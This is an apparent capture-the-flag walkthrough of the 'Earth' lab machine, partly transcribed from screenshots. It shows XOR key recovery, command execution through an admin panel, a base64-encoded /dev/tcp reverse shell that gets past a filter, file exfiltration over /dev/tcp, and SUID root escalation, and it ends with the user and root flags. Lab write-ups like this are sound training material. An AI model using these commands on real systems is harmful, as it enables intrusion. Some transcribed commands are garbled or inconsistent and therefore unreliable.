
Found a lot of file and directories but what is the last one.  
Let's see!!

A screenshot of a web browser window. The address bar shows the URL 'https://terratest.earth.local/testingnotes.txt'. The page content is a text file with the following text:

```
Testing secure messaging system notes:
*Using XOR encryption as the algorithm, should be safe as used in RSA.
*Earth has confirmed they have received our sent messages.
*testdata.txt was used to test encryption.
*terra used as username for admin portal.
Todo:
*How do we send our monthly keys to Earth securely? Or should we change keys weekly?
*Need to test different key lengths to protect against bruteforce. How long should the key be?
*Need to improve the interface of the messaging interface and the admin panel, it's currently very basic.
```




The browser window has a dark theme. The address bar is at the top, followed by the page content. The text is white on a dark background.

This file has some really good information related to admin login.



Got the test file, testingnotes.txt file was talking about.

Recipe



From Hex

Delimiter

Auto

XOR

Key

have arisen as early as 4.1 billion years ago.

UTF8

Scheme

Standard

☐ Null preserving


Input

2402111b1a0705070a41000a431a000a0e0a0f0410460116  
1041c170d4f4c2c0c13000d430e0e1c0a0006410b420d074  
04521201111f1d4d031d090f010e00471c07001647481a0b  
81c541c0b0949020211040d1b410f090142030153091b4d1  
01011a050d0a084d540906090507090242150b141c1d0841  
e151c061e454d0011170c0a080d470a1006055a010600124  
000d104c1d050000450f01070b47080318445c090308410f  
51a104c080a0e5a

Output

earthclimatechangebad4humansearthclimatechangeba  
arthclimatechangebad4humansearthclimatechangebad  
rthclimatechangebad4humansearthclimatechangebad4  
thclimatechangebad4humansearthclimatechangebad4h

So, went to cyberchef and entered the encrypted data from home page and it looked like hex so did "from hex", then in



So, tried adding the password with the username in the admin panel (terra:earthclimatechangebad4humans).

← → ↻ <https://earth.local/admin/>

## Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:

Command output:

Now can execute commands on the web application.

← → ↻ <https://earth.local/admin/>

## Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:

Command output: uid=48 (apache) gid=48 (apache) groups=48 (apache)

Did "id" command to test and it worked.

Welcome terra, run your CLI command on Earth

- Remote connections are forbidden.

CLI command:

Run command

Command output:

After adding one reverse shell payload, it said remote connection are forbidden. Let's try another payload.

Welcome terra, run your CLI command on Earth

- Remote connections are forbidden.

CLI command:

Run command

Command output:

Again this also didn't work.

Welcome terra, run your CLI command on Eas

- Remote connections are forbidden.

CLI command:

```
curl http://192.168.1
```

Run command

Command output:

curl one didn't work as well.

```
~/current (0.041s)
```

```
echo 'sh -i >& /dev/tcp/192.168.1.8/9999 0>&1' | base64  
c2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4xLjgvOTk5OAwPiYxCg==
```

So ,base64d rev shell payload.

CLI command:

```
= ' | base64 -d | bash
```

Run command

Entered.

```
~/current
```

```
rlwrap nc -lnvp 9999
```

```
Listening on 0.0.0.0 9999
```

```
Connection received on 192.168.122.84 60750
```

```
sh: cannot set terminal process group (806): Inappropriate ioctl for device
```

```
sh: no job control in this shell
```

```
sh-5.1$ █
```

Got it!!!

```
bash-5.1$ cd earth_web
```

```
cd earth_web
```

```
bash-5.1$ ls
```

```
ls
```

```
db.sqlite3  earth_web  manage.py  secure_message  user_flag.txt
```

```
bash-5.1$ cat user_flag.txt
```

```
cat user_flag.txt
```

```
[user_flag_3353b67d6437f07ba7d34afd7d2fc27d]
```

```
bash-5.1$ █
```

Found user flag in earth\_web directory.



```
bash-5.1$ find / -perm -u=s 2>/dev/null
find / -perm -u=s 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
bash-5.1$ █
```

Found some SUID binaries. Let's check reset\_root.

```
~/current
rlwrap nc -lnvp 9999

Listening on 0.0.0.0 9999
Connection received on 192.168.122.84 60756
sh: cannot set terminal process group (806): Inappropriate ioctl for device
sh: no job control in this shell
sh-5.1$ cat /usr/bin/reset_root > /dev/tcp/192.168.1.8/3333
cat /usr/bin/reset_root > /dev/tcp/192.168.1.8/3333
sh-5.1$ █
```

So, using /dev/tcp got the file on my machine as the machine doesn't has python.

```
hisflat
[]A\A]A^A_
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTNG ROOT PASSWORD TO: Earth
/usr/bin/echo 'root:Earth' | /usr/sbin/chpasswd
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
;*3$"
GCC: (GNU) 11.1.1 20210531 (Red Hat 11.1.1-3)
GCC: (GNU) 11.2.1 20210728 (Red Hat 11.2.1-1)
3g979
```

So, did strings on this binary and found that it will change the password of root user to EARTH, but it needs something but what is not here.

## ltrace --help

Usage: ltrace [option ...] [command [arg ...]]

Trace library calls of a given program.

-a, --align=COLUMN	align return values in a specific column.
-A MAXELTS	maximum number of array elements to print.
-b, --no-signals	don't print signals.
-c	count time and calls, and report a summary on exit.
-C, --demangle	decode low-level symbol names into user-level names.
-D, --debug=MASK	enable debugging (see -Dh or --debug=help).
-Dh, --debug=help	show help on debugging.
-e FILTER	modify which library calls to trace.
-f	trace children (fork() and clone()).
-F, --config=FILE	load alternate configuration file (may be repeated).
-h, --help	display this help and exit.
-i	print instruction pointer at time of library call.
-l, --library=LIBRARY_PATTERN	only trace symbols implemented by this library.
-L	do NOT display library calls.
-n, --indent=NR	indent output by NR spaces for each call level nesting.
-o, --output=FILENAME	write the trace output to file with given name.
-p PID	attach to the process with the process ID pid.
-r	print relative timestamps.
-s STRSIZE	specify the maximum string size to print.
-S	trace system calls as well as library calls.
-t, -tt, -ttt	print absolute timestamps.
-T	show the time spent inside each call.
-u USERNAME	run command with the userid, groupid of username.
-V, --version	output version information and exit.
-w, --where=NR	print backtrace showing NR stack frames at most.
-x FILTER	modify which static functions to trace.

Let's use ltrace to see library calls so that we can see what triggers it is talking about.

```
ltrace ./reset_root
```

```
puts("CHECKING IF RESET TRIGGERS PRESE"...CHECKING IF RESET TRIGGERS PRESENT...
)                                     = 38
access("/dev/shm/kHgTFI56", 0)       = -1
access("/dev/shm/Zw7bV9U5", 0)      = -1
access("/tmp/kcM0Wewe", 0)          = -1
puts("RESET FAILED, ALL TRIGGERS ARE N"...RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
)                                     = 44
+++ exited (status 0) +++
```

So, found three dependencies/files it is looking when executed.

```
ls
sh-5.1$ touch /dev/shm/kHgTFI5G
touch /dev/shm/kHgTFI5G
sh-5.1$ touch /dev/shm/Zw7bV9U5
touch /dev/shm/Zw7bV9U5
sh-5.1$ touch /tmp/kcM0Wewe
touch /tmp/kcM0Wewe
sh-5.1$ reset_root
reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTNG ROOT PASSWORD TO: Earth
```

So, just tried the most obvious approach which is created the files and ran the binary and it worked.

```
sh-5.1$ su root
su root
Password: Earth
ls
Zw7bV9U5
kHgTFI5G
id
uid=0(root) gid=0(root) groups=0(root)
```

Got root.

```
_ -o#&&*'''?d:>b\_
_o/"`' ' ', dMF9MMMMMMHo_
.o&#' ` "MbHMMMMMMMMMMMMMMHo.
.o"" ' vodM*$&&HMMMMMMMMMMM?.
,' $M&ood,~' `(##MMMMMMMH\
/ ,MMMMMMM#b?#bobMMMMHHMML
?MMMMMMMMMMMMMMMMMMMM7MMM$R*Hk
:MMMMMMMMMMMMMMMMMMMM/HMMM|`*L
|MMMMMMMMMMMMMMMMMMMMbMH' T,
`*MMMMMMMMMMMMMMMMMMMMb#}' `?
H# ""*""""*#MMMMMMMMMMMMMMM' -
MMb_ |MMMMMMMMMMMMMP' :
MMMMMMHo `MMMMMMMMMMT .
MMMMMMMP 9MMMMMMMM} -
MMMMMM |MMMMMMMMMM?,d- '
MMMMMM- `MMMMMMMT .M|. :
PMMM[ &MMMMM*' ` ' .
:9MMk `MMM#" -
&M} ,
`&.
~, . ./
. _ --._,dd###pp=""'
```

If you have any feedback please contact me at [SirFlash@protonmail.com](mailto:SirFlash@protonmail.com)

```
[root_flag_b0da9554d29db2117b02aa8b66ec492e]
```

